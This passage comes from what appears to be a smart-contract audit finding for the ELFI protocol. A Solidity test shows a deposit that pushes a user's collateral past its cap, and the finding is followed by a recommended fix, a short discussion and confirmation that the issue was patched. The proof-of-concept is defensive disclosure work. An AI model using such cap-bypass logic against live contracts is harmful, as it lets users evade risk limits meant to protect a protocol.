        // Set up mock configurations
        appTradeTokenConfig.setTradeTokenConfig(address(token), true, 500 ether,
↪   100 ether);
        commonData.setTradeTokenCollateral(address(token), 0);
    }

    function testUserCollateralCapCheckIssue() public {
        // Set initial user balance to 90 ether
        account.setTokenAmount(user, address(token), 90 ether);

        // Deposit 20 ether, which should exceed the user cap of 100 ether
        AssetsProcess.DepositParams memory params = AssetsProcess.DepositParams({
            account: user,
            token: address(token),
            amount: 20 ether,
            from: AssetsProcess.DepositFrom.MANUAL,
            isNativeToken: false
        });

        // Expect the deposit to succeed despite exceeding the user cap
        vm.prank(user);
        assetsProcess.deposit(params);
```


```
        // Check the final balance to confirm the vulnerability
        uint256 finalBalance = account.getTokenAmount(user, address(token));
        assertEq(finalBalance, 110 ether, "User collateral cap exceeded");
    }
}
```

Tool used

Manual Review

Recommendation

Please find the updated check for the new deposit amount below:

```
uint256 newUserCollateralAmount = accountProps.getTokenAmount(token) +
↪  params.amount;
require(newUserCollateralAmount <= tradeTokenConfig.collateralUserCap,
↪  "CollateralUserCapOverflow");
```

This modification ensures that the user's total collateral, including the new deposit, does not exceed the predefined user cap.

Discussion

salemthedeveloper

This issue has been labeled `won't fix` but https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/6 it was just confirmed here too which is a duplicate of https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/6

olaoyesalem

@sherlock-admin2 @sherlock-admin3 @Shogoki @rcstanciu @rcstanciu

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/41

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.